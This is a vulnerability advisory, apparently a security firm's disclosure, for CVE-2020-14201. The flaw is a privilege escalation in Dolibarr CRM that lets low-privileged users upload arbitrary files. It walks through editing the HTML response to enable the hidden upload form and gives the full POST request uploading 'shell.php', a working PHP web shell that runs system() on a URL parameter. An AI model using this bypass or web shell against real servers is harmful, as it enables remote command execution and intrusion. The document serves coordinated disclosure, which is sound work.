Security Research & Advisories

Privilege Escalation in Dolibarr CRM

Vendor	ERP/CRM Dolibarr (https://www.dolibarr.org/)
Product	Dolibarr
Affected Version(s)	11.0.4 and probably prior
Tested Version(s)	11.0.4 and 5.0.3
Vendor Notification	June 12, 2020
Advisory Publication	June 12, 2020 [without technical details]
Vendor Fix	Version 11.0.5
Public Disclosure	August 21, 2020
Latest Modification	August 21, 2020
CVE Identifier(s)	CVE-2020-14201 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14201)
Product Description	Dolibarr ERP/CRM is an open source, free software package for small and medium companies, foundations or freelancers. It includes different features for enterprise resource planning (ERP) and customer relationship management (CRM) but also other features for different activities.
Credits	Krzysztof Bednarski, Senior Cyber Security Consultant & Penetration Tester @wizlynx group

Privilege Escalation

Severity: **Medium** **CVSS Score**: 4.3 **CWE-ID**: **CWE-269** (https://cwe.mitre.org/data/definitions/269.html) **Status**: Open

Vulnerability Description

The application Dolibarr CRM is affected by a privilege escalation in version 11.0.4 and prior versions (confirmed on 11.0.4 and 5.0.3). These vulnerabilities could allow remote authenticated attackers to upload arbitrary files.

CVSS Base Score

Attack Vector	Network	**Scope**	Unchanged
Attack Complexity	Low	**Confidentiality Impact**	None
Privileges Required	Low	**Integrity Impact**	Low
User Interaction	Not Required	**Availability Impact**	None


Dolibarr is affected by a privilege escalation vulnerability, allowing for unrestricted upload of files. Any user with Read access to any element of the application that allows the storage of files (Third Party, Proposal, etc.) is able to upload arbitrary files to that element.

Example Request:

```
GET /dolibarr/societe/document.php?socid=1 HTTP/1.1
Host: XXXXX:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```

The following screenshot shows the original response code:

The following screenshot shows the original response:




The response was then intercepted and edited:

The following screenshot shows the edited response code:


```
                    <table width="100%" class="noborder nopadding">
                    <tr class="valignmiddle nowrap">
                      <input type="hidden" name="max_file_size" value="2097152">
                      <input class="flat minwidth400" type="file" name="userfile[]" multiple enabled accept="">
                       <input type="submit" class="button reposition" name="sendit" value="Upload" enabled>
                    </td>
                  </tr>
                </table>
              </form>
              <br>
              <!-- End form attach new file -->

              <!-- Start form link new url -->

              <table class="centpercent notopnoleftnoright table-fiche-title ">
                <tr>
                  <td class="nobordernopadding valignmiddle col-title">
                    <div class="titre inline-block">
                      Link a new file/document
                    </div>
                  </td>
                </tr>
              </table>
              <form name="formuserfile_link" id="formuserfile_link" action="/dolibarr/societe/document.php?id=1" method="POST">
                <input type="hidden" name="token" value="$2y$10$vAM5N6BUEEcTEjxUUX/jTO38LX4Cj5rX3mtnhTOoOslyTsbdRLzz2">
                <input type="hidden" id="formuserfile_link_section_dir" name="link_section_dir" value="">
                <input type="hidden" id="formuserfile_link_section_id"  name="link_section_id" value="0">
                <div class="valignmiddle">
                  <div class="inline-block" style="padding-right: 10px;">
                    <input type="text" name="link" class="flat minwidth400imp" id="link" placeholder="URL to link">
                  </div>
                  <div class="inline-block" style="padding-right: 10px;">
                    <input type="text" class="flat" name="label" id="label" placeholder="Label">
                    <input type="hidden" name="objecttype" value="societe">
                    <input type="hidden" name="objectid" value="1">
                  </div>
                  <div class="inline-block" style="padding-right: 10px;">
                    <input type="submit" class="button" name="linkit" value="Link" enabled>
                  </div>
```

The following screenshot shows the edited response:




This enabled the upload buttons and allowed the user to upload a file:

Request:

```
POST /dolibarr/societe/document.php?id=1 HTTP/1.1
Host: XXXXX:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------59850137841709806682535760 10
Content-Length: 1450
Origin: http://XXXXX:9999
DNT: 1
Connection: close
Referer: http://XXXXX:9999/dolibarr/societe/document.php?socid=1
Cookie: DOLSESSID_620db380f9c409549b47dfbf632cd5af=2bmei5he3te4bj1vt0s7rf11e6
Upgrade-Insecure-Requests: 1

---------------------------59850137841709806682535760 10
```

```
Content-Disposition: form-data; name="token"

[illegible]TO38LX4Cj5r[illegible]tnhTOoOs1yTsbdRLzz2
-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="section_dir"


-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="section_id"

0
-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="sortfield"


-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="sortorder"


-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="max_file_size"

2097152
-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="userfile[]"; filename="shell.php"
Content-Type: application/octet-stream

<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if(isset($_GET['cmd']))
{
system($_GET['cmd']);
}
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

-----------------------------5985013784170980668253576010
Content-Disposition: form-data; name="sendit"

Upload
-----------------------------5985013784170980668253576010--
```

This resulted in the file being uploaded:



wizlynx group

wizlynx has not only built a solid foundation of information security, quality and project management know-how, but our associates are known for their ability to apply the right soft skills at the right time to best serve our customers. We make it a point to understand the infrastructure, needs and challenges of our customers, which enables us to deliver fast, effective and high quality results. It is our belief that this level of understanding can only be obtained with the most capable and experienced resources. Reach out to our associates at any time through our interactive competence centers to draw upon our knowledge of processes, procedures, guidelines and tools. You'll be able to see, firsthand, the value our team will add to your organization.
